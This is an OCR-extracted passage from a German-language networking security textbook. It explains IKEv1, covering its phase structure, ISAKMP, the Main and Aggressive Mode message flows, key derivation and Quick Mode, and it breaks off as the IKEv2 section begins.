


Abb. 8.26 Quick Mode bei OAKLEY [Orm98, Section 2.9]

8.6 Internet Key Exchange Version 1 (IKEv1)

Der *Internet Key Exchange* (IKE) nach RFC 2409 [HC98] wählt zehn Protokollvarianten aus OAKLEY und SKEME aus, ordnet diese einer von zwei Phasen zu und beschreibt Implementierungsdetails. Die zu verwendenden Datenformate sind dabei in einen eigenen Standard mit dem sperrigen Namen *Internet Security Association and Key Management Protocol* (ISAKMP) ausgelagert (Abschn. 8.6.2). Da ISAKMP als universelles Datenformat konzipiert wurde, wird noch eine *IPsec Domain of Interpretation* [Pip98] für ISAKMP benötigt, obwohl ISAKMP in der Praxis ausschließlich für IKEv1 eingesetzt wird. IKEv1 wird also im Kern durch vier Standards beschrieben: OAKLEY (RFC 2412), ISAKMP (RFC 2408), IPsec DoI (RFC 2407) und natürlich RFC 2409. IKEv1 ist also ein sehr komplexer Standard. In diesem Abschnitt versuchen wir, diese Komplexität sinnvoll zu strukturieren.

8.6.1 Phasenstruktur IKE

Zwischen zwei Hosts können auf IP-Ebene gleichzeitig mehrere Kommunikationsbeziehungen bestehen, die unterschiedliche Sicherheitsanforderungen haben. IKE muss also in der Lage sein, auf effiziente Art und Weise mehrere Security Associations auszuhandeln. Dies ist die Aufgabe von IKE-Phase 2, die in Abb. 8.27 daher mehrfach dargestellt ist. Die in Phase 2 ausgehandelten Schlüssel und Algorithmen werden dann verwendet, um IP-Pakete mittels ESP oder AH zu schützen. Phase 2 greift dazu auf authentisches Schlüsselmaterial zurück, das in Phase 1 ausgehandelt wurde.




Abb. 8.27 2-Phasen-Konzept von IKE. Hellgrau hinterlegte Abschnitte stellen diejenigen Nachrichten dar, die mit einem Handshake-Schlüssel verschlüsselt und integritätsgeschützt übertragen werden

Phase 1 Sie ist von der Dauer und den benötigten Berechnungen deutlich aufwendiger als Phase 2 und wird daher auch nur einmal durchgeführt. Sie besteht aus drei Nachrichtenpaaren, die – wie in Abb. 8.27 dargestellt – nacheinander in insgesamt sechs Nachrichten (3 RTT) ausgetauscht werden können *(IKE Main Mode)* oder ineinandergeschachtelt in nur drei Nachrichten (1,5 RTT; *IKE Aggressive Mode*).

- **Negotiation:** In diesen beiden Nachrichten schlägt der Initiator verschiedene kryptographische Algorithmen vor, und der Responder wählt einen „passenden" Satz aus. Wir werden den Begriff „passend" in den Detailbeschreibungen von Phase 1 und 2 genauer erläutern. Außerdem werden zwei Zufallswerte cky_I und cky_R ausgetauscht, die mehrere Funktionen haben: Sie fließen später in kryptographische Berechnungen ein, sie identifizieren im ISAKMP-Header eine bestimmte IKE-Verbindung, und cky_R dient zur Abwehr von DoS-Angriffen.
- **Key Agreement/Authentication:** Mit dem zweiten Nachrichtenpaar wird *immer* eine Diffie-Hellman-Schlüsselvereinbarung durchgeführt, und der daraus berechnete geheime DH-Wert fließt in alle Schlüsselableitungen mit ein. Bei zwei der vier standardisierten Authentifizierungsmechanismen – den beiden, die aus SKEME entwickelt wurden – findet auch die Authentifikation der beiden Teilnehmer durch Austausch von Public-Key-verschlüsselten Nonces mit diesen beiden Nachrichten statt.
- **Key Confirmation/Authentication:** In diesen beiden Nachrichten werden Werte ausgetauscht, die belegen, dass beide Seiten die gleichen authentischen Schlüssel berechnet haben. Bei den beiden am häufigsten verwendeten Authentifizierungsmechanismen – über digitale Signaturen und über Pre-Shared Keys – findet die Authentifikation der Teilnehmer durch den Austausch von MACs bzw. digitalen Signaturen in diesem Nachrichtenpaar statt. Im IKE Main Mode wird der Inhalt dieser Nachrichten – nicht aber der Header mit cky_I, cky_R – verschlüsselt.

Wird der Inhalt dieser sechs Nachrichten im IKE Aggressive Mode auf nur drei Nachrichten verteilt, so wird die Schlüsselvereinbarung dadurch beschleunigt, es gehen aber auch Sicherheitseigenschaften verloren.

- Der Inhalt der Nachrichten 5 und 6, der im Main Mode verschlüsselt übertragen wurde, muss jetzt unverschlüsselt gesendet werden. Dies hat z. B. zur Folge, dass im Pre-Shared-Key-Modus ein Offline-Wörterbuchangriff möglich wird.
- Die DoS-Abwehr durch Nachricht 2 entfällt.

Phase 2 Sie greift auf die in Phase 1 ausgehandelten authentischen symmetrischen Schlüssel zurück. Dabei wird im Wesentlichen eine symmetrische Schlüsselvereinbarung (Abb. 4.7), kombiniert mit einer beidseitigen Authentifikation (Abb. 4.6), in drei Nachrichten durchgeführt. Zusätzlich kann als drittes Protokoll noch die Diffie-Hellman-Schlüsselvereinbarung

	Signature	PKE	Revised PKE	Pre-Shared Key
Main Mode	MM/Sig	MM/PKE	$MM/RPKE$	MM/PSK
Aggresive Mode	AM/Sig	AM/PKE	$AM/RPKE$	AM/PSK

Abb. 8.28 Die acht verschiedenen Protokollvarianten für IKEv1-Phase 1

hinzukombiniert werden. Wir werden dieses komplexe Konstrukt in Abschn. 8.6.4 genauer erläutern.

Alle Nachrichten von Phase 2 sind, wie die letzten beiden Nachrichten von Phase 1 Main Mode, mit einem Handshake Key geschützt.

8.6.2 Datenstruktur ISAKMP

Parallel zur Entwicklung von OAKLEY wurde an einem Nachrichtenformat gearbeitet, das für OAKLEY und weitere zukünftige Schlüsselvereinbarungsprotokolle den Transport der Nachrichten übernehmen sollte: das *Internet Security Association and Key Management Protocol* (ISAKMP) [MSST98].

Alle Schlüsselaustauschprotokolle, die in diesem ISAKMP-Rahmen ausgeführt werden, kommunizieren über UDP Port 500. Die Security Policy Database (SPD) jeder IPsec-Implementierung enthält eine Standardregel, nach der UDP-Pakete mit Port 500 immer unverändert weitergeleitet werden müssen.

Da ISAKMP als Rahmen für *alle* zukünftigen Schlüsselaustauschprotokolle konzipiert war, muss dem Protokoll mitgeteilt werden, dass es aktuell für IPsec eingesetzt wird. Dazu muss ISAKMP mit einer Domain of Interpretation (DOI) für IPsec und einem Schlüsselaustauschprotokoll (IKEv1) initialisiert werden.

ISAKMP definiert die Struktur der einzelnen Nachrichten sehr genau. Jede ISAKMP-Nachricht besteht aus einem ISAKMP-Header (Abb. 8.29) und einem oder mehreren Payload-Feldern. Es gibt 13 fest definierte Payload-Formate, deren Struktur vorgegeben ist. Die konkreten Zahlenwerte, die in die vorgegebenen Felder eingefügt werden (z. B. „ID Type“ im „Identification Payload“) müssen jeweils in einem *Domain of Interpretation* (DoI) Modell beschrieben werden. Für IPsec ist [Pip98] dieses DoI-Dokument.

8.6.3 Phase 1

In diesem Abschnitt stellen wir die Struktur von Phase 1 im Detail dar. Wir trennen dabei die beiden Modi *Main Mode* und *Aggressive Mode,* beschreiben für jeden Modus ein abstrahiertes Ablaufdiagramm (Abb. 8.30 und 8.34) und geben zu diesen Diagrammen tabellarisch die Berechnungen und die Inhalte der jeweiligen Nachrichten für die verschiedenen Authentifizierungsverfahren an.




Abb. 8.29 ISAKMP-Header




Abb. 8.30 Struktur Phase 1 Main Mode. Der Inhalt der Nachrichten m_3, m_4 und der Chiffretexte c_5, c_6 ist abhängig vom gewählten Authentifikationsmodus und wird in Abb. 8.31 und 8.33 angegeben

Main Mode

In Abb. 8.30 ist der schematische Ablauf des Main Mode beschrieben. Die Nachrichten m_3, m_4, c_5, c_6 enthalten Bestandteile, die je nach Authentifikationsverfahren variieren. Der genaue Aufbau der Nachrichten m_3 und m_4 ist in Abb. 8.31 beschrieben, die Berechnung der Chiffretexte c_5 und c_6 in Abb. 8.33.

Negotiation In Nachricht m_1 sendet der Initiator seinen ersten Zufallswert $\mathsf{cky_I}$, der im ISAKMP-Header übertragen wird.

	Signature	PKE	Revised PKE	Pre-Shared Key
m_3	g^x, n_I	$g^x, \mathsf{Enc}(pk_R, n_I)$, $\mathsf{Enc}(pk_R, ID_I)$	$g^x, \mathsf{Enc}(pk_R, n_I)$, $ke_I := \mathsf{PRF}_{n_I}(\mathsf{cky_I})$, $\mathsf{Enc}(ke_I; ID_I)$	g^x, n_I
m_4	g^y, n_R	$g^y, \mathsf{Enc}(pk_I, n_R)$, $\mathsf{Enc}(pk_I, ID_R)$	$g^x, \mathsf{Enc}(pk_R, n_I)$, $ke_R := \mathsf{PRF}_{n_R}(\mathsf{cky_R})$ $\mathsf{Enc}(ke_R; ID_R)$	g^y, n_R

Abb. 8.31 Inhalt der Nachrichten m_3 und m_4 aus Abb. 8.30 für die vier verschiedenen Authentifikationsmethoden

Die Aushandlung von kryptographischen Parametern und Algorithmen in $\vec{SA}$ und SA hat eine komplexe Syntax, da $\vec{SA}$ nicht nur mehrere *Proposals* in absteigender Präferenz enthalten kann (die mit den Chiphersuits in TLS verglichen werden können), sondern jedes Proposal auch mehrere *Transforms* enthalten kann, mindestens eine Transform für jeden Sicherheitsmechanismus (z. B. Verschlüsselung). Die baumartige Struktur von $\vec{SA}$ ist in Abb. 8.40 für IKEv2 beschrieben. In IKEv1 werden andere Namen für die *Proposals* verwendet [Pip98]. Der Responder muss eines dieser Proposals und für jeden erforderlichen Sicherheitsmechanismus in SA genau eine seiner Transforms auswählen.

Die IKEv1 Security Association, die mit $\vec{SA}$ und SA in den Nachrichten m_1 und m_2 verhandelt wird, definiert die Art der Authentifikation und damit auch die genaue Schlüsselableitung (Abb. 8.32) und die Algorithmen zum Schutz der Nachrichten 5 und 6, und der Phase 2. Hierzu werden vier Transforms benötigt, von denen somit jeweils eine in jedem Proposal aus $\vec{SA}$ enthalten sein muss: die Diffie-Hellman-Gruppe, der (Public-Key-) Authentifikationsalgorithmus, der MAC-Algorithmus zur Berechnung von Prüfsummen für bestimmte Daten und der Verschlüsselungsalgorithmus zur Verschlüsselung der letzten beiden Nachrichten und von Phase 2.

Nach Austausch dieser beiden Nachrichten sollten also die kryptographischen Verfahren zum Einsatz *während* des IKEv1-Schlüsselaustauschs feststehen. Die Security Associations für die Datenformate AH und ESP sind allerdings noch offen; sie werden für jede benötigte SA in einem separaten Phase-2-Quick-Mode ausgehandelt

Key Agreement/Authentication Mithilfe der Nachrichten m_3 und m_4 wird *immer* ein Diffie-Hellman-Schlüsselaustausch durchgeführt, und es werden *immer* zwei weitere Zufallszahlen/Nonces n_I und n_R ausgetauscht. Während die beiden Zufallswerte $\mathsf{cky_I}$ und $\mathsf{cky_R}$ – einmal in Phase 1 gewählt – für alle Instanzen von Phase 2 gleich bleiben, werden in jeder Instanz von Phase zwei jeweils neue Werte für n'_I und n'_R gewählt. Alle vier Zufallswerte und das Ergebnis der Diffie-Hellman-Schlüsselvereinbarung fließen in die Berechnung der vier Schlüssel k, k_0, k_1, k_2 ein, die das Ergebnis der Phase-1-Schlüsselvereinbarung darstellen.

Die Nonces n_I und n_R werden aber in den verschiedenen Authentifikationsmodi in unterschiedlicher Form übertragen (Abb. 8.31):

- **PKE, Revised PKE:** In diesen beiden Modi, in der Praxis selten genutzt, werden die beiden Nonces in verschlüsselter Form übertragen – sie werden mit dem Public Key des Empfängers verschlüsselt. Über diese Nachrichten wird der Empfänger auch *authentifiziert* – nur der korrekte Empfänger kann die darin enthaltene Nonce entschlüsseln, die für die Schlüsselableitung von k, $k_0k_1k_2$ benötigt wird.
- **Signature, Pre-Shared Key:** In diesen beiden Modi werden die Nonces unverschlüsselt übertragen. Eine Authentifikation der Parteien erfolgt hier also nicht über die Fähigkeit zur Schlüsselableitung, sondern wird in den Nachrichten 5 und 6 explizit durch eine digitale Signatur bzw. einen MAC ermöglicht.

Es gibt weitere Unterschiede zwischen *PKE* und *Revised PKE:* In beiden Fällen übertragen die Parteien schon in den Nachrichten 3 und 4 ihre eigene Identität – in den anderen beiden Modi wird diese Identität erst in den verschlüsselten Nachrichten 5 und 6 übertragen. Da in den beiden genannten Modi die Nachricht als Ganzes nicht verschlüsselt ist, wird stattdessen nur die Identität verschlüsselt, und zwar zum einen direkt mit dem Public Key des Empfängers (PKE) und zum anderen mit einem symmetrischen Schlüssel ke_X, der aus den beiden Nonces der Partei X abgeleitet wird (Revised PKE). Dies spart eine Private-Key-Operation beim Empfänger.

Key Derivation Nach Austausch dieser vier Nachrichten besitzen beide Parteien alle Informationen, um die IKEv1-Schlüssel abzuleiten. Für alle Ableitungen wird eine Pseudozufallsfunktion $\mathsf{PRF}_s(data)$ eingesetzt. Diese Schlüsselableitung ist wiederum abhängig vom gewählten Authentifizierungsmodus und ist in Abb. 8.32 dargestellt.

Zunächst wird ein „Generalschlüssel“ k berechnet, aus dem die drei anderen Schlüssel k_0, k_1 und k_2 dann abgeleitet werden. Lediglich die Berechnung dieses Generalschlüssels unterscheidet in den vier Modi:

	Signature	**PKE, Revised PKE**	**Pre-Shared Key**
k	$\mathsf{PRF}_{n_I\|n_R}(g^{xy})$	$\mathsf{PRF}_{\mathsf{H}(n_I\|n_R)}(\mathsf{cky_I}\|\mathsf{cky_R})$	$\mathsf{PRF}_{psk_{IR}}(n_I\|n_R)$
k_0	$\mathsf{PRF}_k(g^{xy}\|\mathsf{cky_I}\|\mathsf{cky_R}\|0)$		
k_1	$\mathsf{PRF}_k(k_0\|g^{xy}\|\mathsf{cky_I}\|\mathsf{cky_R}\|1)$		
k_2	$\mathsf{PRF}_k(k_1\|g^{xy}\|\mathsf{cky_I}\|\mathsf{cky_R}\|2)$		

Abb. 8.32 Schlüsselableitung für die verschiedenen Authentifikationsmodi

- **Signature:** Während der Schlüssel s der Pseudozufallsfunktion gemäß Definition eigentlich geheim sein sollte, ist $s = n_I | n_R$ hier öffentlich bekannt, da beide Werte unverschlüsselt übertragen wurden. Dafür die die Eingabe $data$, die laut Definition öffentlich bekannt sein darf, mit $data = g^{xy}$ geheim. Diese Konstruktion wurde später in [DGH+04] analysiert und wird heute z. B. auch in TLS. 1.3 unter dem Begriff „HKDF-Extract“ eingesetzt [KE10].
- **PKE, Revised PKE:** Hier ist $s = h(n_I, n_R)$ konform zur Definition von Pseudozufallsfunktionen geheim und $data = \mathsf{cky_I} | \mathsf{cky_R}$ öffentlich, da n_I, n_R verschlüsselt übertragen wurden.
- **Pre-Shared Key:** Auch hier wird die Pseudozufallsfunktion konform zu ihrer Definition eingesetzt, da $s = psk_{IR}$ der geheime symmetrische Schlüssel von Initiator und Responder ist und die beiden Nonces in $data = n_I, n_r$ unverschlüsselt übertragen wurden.

Der so berechnete Generalschlüssel k wird dann in einer „verketteten“ PRF-Ableitung dazu verwendet, die restlichen Schlüssel k_0, k_1, k_2 abzuleiten. k ist dabei immer der geheime PRF-Schlüssel s, nur die Eingabe $data$ variiert. Zunächst besteht $data$ nur aus dem Diffie-Hellman-Wert g^{xy}, den beiden Werten $\mathsf{cky_I}$, $\mathsf{cky_R}$ und einem Zähler, der auf 0 gesetzt wird. Danach wird der zuletzt berechnete Schlüssel jeweils zu $data$ hinzugefügt und der Zahler inkrementiert.

Encrypted Authentication and Key Confirmation Nach dieser Schlüsselableitung wird der Schlüssel k_2 jetzt dazu verwendet, den *Inhalt* der übertragenen ISAKMP-Nachrichten zu schützen. Der ISAKMP-Header, der die beiden im Protokoll verwendeten Werte $\mathsf{cky_I}$, $\mathsf{cky_R}$ enthält, bleibt dagegen immer unverschlüsselt.

Zunächst werden von Initiator und Responder zwei Message Authentication Codes (MACs) berechnet, die in Abb. 8.33 als prf_I und prf_R bezeichnet werden. In diese MACs fließen zusätzlich zur Indentität des Senders alle ausgetauschten Werte ein, die für die Schlüsselableitung und die Aushandlung der Algorithmen wichtig waren, seltsamerweise *außer* den Nonces n_I, n_R. Letztere fließen nur indirekt über den geheimen MAC-Schlüssel k in die Berechnung mit ein.

	Signature	**PKE, Revised PKE**	**Pre-Shared Key**
prf_I	$\mathsf{PRF}_k(g^x, g^y, \mathsf{cky_I}, \mathsf{cky_R}, \vec{SA}, ID_I)$		
prf_R	$\mathsf{PRF}_k(g^y, g^x, \mathsf{cky_R}, \mathsf{cky_I}, \vec{SA}, ID_R)$		
σ_X	$\mathsf{Sign}((,s)k_X; prf_X)$	-	-
c_X	$\mathsf{Enc}(k_2; ID_X, cert_X, \sigma_X)$	$\mathsf{Enc}(k_2; prf_X)$	$\mathsf{Enc}(k_2; ID_X, prf_X)$

Abb. 8.33 Bestätigung der ausgehandelten Schlüssel (alle Authentifikationsmethoden) und Identifikation von Initiator und Responder (Pre-Shared Key, Signatur)

Anmerkung: Da für die Schlüsselableitung und die MAC-Berechnung die gleiche Funktion $\mathsf{PRF}_s(data)$ eingesetzt wird, ist diese in Abb. 8.33 auch identisch zu Abb. 8.32 bezeichnet.

Für die Authentifikationsmethoden *PKE, Revised PKE* und *Pre-Shared Key* werden diese MACs direkt verschlüsselt, da nur die beiden authentischen Parteien den Schlüssel k und damit dem MAC berechnet haben können. Im PSK-Modus muss noch die Identität des Senders hinzugefügt werden, da diese noch nicht übertragen wurde, aber zur Überprüfung des MAC erforderlich ist.

Für *Signature* reicht die Übertragung des MAC allein nicht aus – mit einem Man-in-the-Middle-Angriff könnte ein Gegenspieler hier zwei verschiedene Schlüssel mit Initiator und Responder und daraus gültige MACs berechnen. Daher wird der MAC hier noch einmal signiert, und diese Signatur, die zur Berechnung des MAC noch fehlende Identität des Senders und ggf. vorhandene X.509-Zertifikate werden verschlüsselt übertragen.

Aggressive Mode

Im IKEv1 Aggressive Mode werden die gleichen authentischen Schlüssel k, k_0, k_1, k_2 ausgehandelt wie im Main Mode (Abb. 8.32), aber schneller – statt 3 RTT benötigt der Aggressive Mode nur 1,5 RTT. Auch die ausgetauschten MACs und digitalen Signaturen werden über die gleichen Werte berechnet, d. h. wie in den mittleren drei Zeilen in Abb. 8.33. Die ausgetauschten kryptographischen Werte sind aber anders auf die drei Nachrichten verteilt, und es gibt keine Verschlüsselung von Nachrichten mit dem Schlüssel k_2. Der schematische Aufbau des Aggressive Mode ist in Abb. 8.34 dargestellt.

Die Diffie-Hellman-Schlüsselvereinbarung wird im Aggressive Mode schon in den ersten beiden Nachrichten parallel zur Aushandlung der kryptographischen Algorithmen in $\vec{SA}$ und SA durchgeführt. In diesen beiden Nachrichten werden auch die Nonces n_X und die Identitäten ID_X übertragen, allerdings in unterschiedlicher Form. Der Inhalt der dafür eingesetzten Platzhalter $data_I$ und $data_R$ wird in Abb. 8.35 für die vier verschiedenen Authentifizierungsmodi angegeben.




Abb. 8.34 Struktur Phase 1 Aggressive Mode. Die Inhalte von $data_I, data_R$ und sig_I, sig_R sind abhängig vom gewählten Authentifikationsverfahren und in Abb. 8.35 angegeben

	Signature	**PKE**	**Revised PKE**	**Pre-Shared Key**
$data_I$	n_I, ID_I	$\mathsf{Enc}(pk_R, n_I)$, $\mathsf{Enc}(pk_R, ID_I)$	$\mathsf{Enc}(pk_R, n_I)$, $ke_I := \mathsf{PRF}_{n_I}(\mathsf{cky_I})$, $\mathsf{Enc}(ke_I; ID_I)$	n_I, ID_I
$data_R$	n_R, ID_R	$\mathsf{Enc}(pk_I, n_R)$, $\mathsf{Enc}(pk_I, ID_R)$	$\mathsf{Enc}(pk_R, n_I)$, $ke_R := \mathsf{PRF}_{n_R}(\mathsf{cky_R})$ $\mathsf{Enc}(ke_R; ID_R)$	n_R, ID_R
sig_I	$cert_R, \sigma_I$	prf_I	prf_I	prf_I
sig_R	$cert_R, \sigma_R$	prf_R	prf_R	prf_R

Abb. 8.35 Der Inhalt von $data_X$ und sig_X im Aggressive Mode (Abb. 8.34), für die vier verschiedenen Authentifikationsmodi. Die Berechnung der Signatur- und MAC-Werte erfolgt analog zu Abb. 8.33, die Ableitung der Schlüssel analog zu Abb. 8.32

In den Nachrichten 2 und 3 werden die ausgehandelten Schlüssel bestätigt und die Parteien authentifiziert. Dies erfolgt mithilfe von MACs oder digitalen Signaturen, abhängig von den Authentifizierungsmodi, und die Inhalte der Variablen sig_I und sig_R sind wiederum in Abb. 8.35 angegeben.

8.6.4 Phase 2

IKEv1 Phase 1 wird zwischen zwei Hosts nur *einmal* durchgeführt und liefert keine Algorithmen und Schlüssel zur Verwendung mit AH oder ESP. Dies ist Aufgabe von Phase 2. Da ggf. viele verschiedene TCP- oder UDP-Verbindungen zwischen den beiden Hosts abgesichert werden sollen, kann sie *mehrmals* durchgeführt werden. Phase 2 muss daher auch möglichst effizient sein, und das ist sie bei Verzicht auf Perfect Forward Secrecy (PFS) auch.




Abb. 8.36 Phase 2 Quick Mode. Wird Perfect Forward Secrecy benötigt, so können optional DHKE-Nachrichten (in eckigen Klammern dargestellt) ausgetauscht werden

	Phase 2 Quick Mode ohne PFS	**Phase 2 Quick Mode mit PFS**
mac'_1	$\mathsf{PRF}_{k_1}(ID_M, \vec{SA}', n'_I)$	$\mathsf{PRF}_{k_1}(ID_M, \vec{SA}', n'_I, g^{x'})$
mac'_2	$\mathsf{PRF}_{k_1}(ID_M, n'_I, SA', n'_R)$	$\mathsf{PRF}_{k_1}(ID_M, n'_I, SA', n'_R, g^{y'})$
mac'_3	$\mathsf{PRF}_{k_1}(0, ID_M, n'_I, n'_R)$	
k_{SPI}	$\mathsf{PRF}_{k_0}(prot, SPI, n'_I, n'_R)$	$\mathsf{PRF}_{k_0}(g^{x'y'}, prot, SPI, n'_I, n'_R)$

Abb. 8.37 MAC-Berechnung und Schlüsselableitung in IKEv1 Phase 2 Quick Mode. Die Werte $prot$ und SPI wurden bereits in Phase 1 als Parameter ausgehandelt und sind für die Sicherheit des Protokolls nicht relevant

Eine Beschreibung von Phase 2 *ohne PFS* erhält man aus Abb. 8.36, indem man die beiden Diffie-Hellman-Shares $g^{x'}$ und $g^{y'}$ aus c_3 und c_4 entfernt. In diesem Fall ist Phase 2 einfach die Kombination aus dem – leicht abgewandelten – beidseitigen Challenge-and-Response-Protokoll aus Abb. 4.6 und dem symmetrischen Schlüsselaustauschprotokoll aus Abb. 4.7. Der Pre-Shared Key besteht aus den Komponenten (k_0, k_1, k_2), wobei k_2 – wie in den letzten beiden Nachrichten von Phase 1 Main Mode – zur Verschlüsselung der Nachrichten eingesetzt wird, k_1 der MAC-Schlüssel ist und k_0 zur Ableitung aller weiteren Schlüssel k_{SPI} verwendet wird (Abb. 8.37).

Phase 2 *mit PFS* integriert noch eine *Signed Diffie-Hellman*-Schlüsselvereinbarung in das Protokoll, wobei die beiden Diffie-Hellman-Werte hier mit dem MACs mac'_1 und mac'_2 „signiert“ werden. Dadurch wird *Perfect Forward Secrecy* (PFS) gewährleistet, d. h. selbst nach einem Bekanntwerden von k_0 bleiben alle vor diesem Bekanntwerden berechneten Schlüssel k_{SPI} weiterhin vertraulich.

8.7 IKEv2

Die IETF-IPsec-Arbeitsgruppe hat im Dezember 2005 einen Nachfolger für IKE standardisiert und Version 1 als „obsolete“ gekennzeichnet. Dieser Nachfolger wird als *Internet Key Exchange (IKEv2) Protocol* [Kau05] bezeichnet. Beide Versionen werden in vielen Implementierungen noch unterstützt. Folgende Gründe für die Standardisierung einer neuen Version IKEv2 wurden angeführt:

- **IKE ist zu langsam:** Die Aushandlung von k_{SPI} dauert zwischen 3 und 4,5 RTT.
- **IKE ist nicht sicher gegen DoS-Angriffe:** In IKE werden die Werte $\mathsf{cky_I}$ und $\mathsf{cky_R}$ als *stateful cookies* verwendet. Das bedeutet z. B., dass der Responder das Cookie, das er von einem – echten oder falschen – Initiator erhält, speichern muss. Dadurch werden Ressourcen gebunden.
- **IKE ist zu kompliziert:** Die Spezifikation von IKE ist über vier RFCs verteilt und enthält sehr viele verschiedene Optionen.

IKEv2 addressiert diese Probleme mit den folgenden Mitteln:

- **IKEv2 ist deutlich schneller:** Die Aushandlung des ersten Schlüssels k_{SPI} kann innerhalb von 2 RTT abgeschlossen werden. Dazu wird der Anti-DoS-Nachrichtenaustausch optional, und die Aushandlung der kryptographischen Algorithmen erfolgt parallel zur Diffie-Hellman-Schlüsselvereinbarung. Phase 1 und Phase 2 werden verschränkt (Abb. 8.38), und Phase 2 wird von drei auf zwei Nachrichten gekürzt.
- **IKEv2 bietet optionalen Schutz gegen DoS-Angriffe:** In einem optionalen Anti-DoS-Nachrichtenaustausch können *stateless cookies* ausgetauscht werden, die nicht mehr so eng mit dem Rest des Protokolls verwoben sind wie die Werte cky_I und cky_R in IKEv1.
- **IKEv2 ist einfacher:** Die Grundstruktur von IKEv2 ist in einem einzigen RFC beschrieben, in RFC4306 [Kau05]. Ein ISAKMP-ähnliches Datenformat wird in diesem RFC beschrieben, ein DoI-Dokument ist nicht mehr erforderlich. Bei den Authentifizierungsmethoden wird auf Public Key Encryption (PKE) verzichtet; es werden nur noch digitale Signaturen und Pre-Shared Key unterstützt. Die Unterscheidung zwischen Main Mode und Aggressive Mode entfällt.

8.7.1 Phasenstruktur

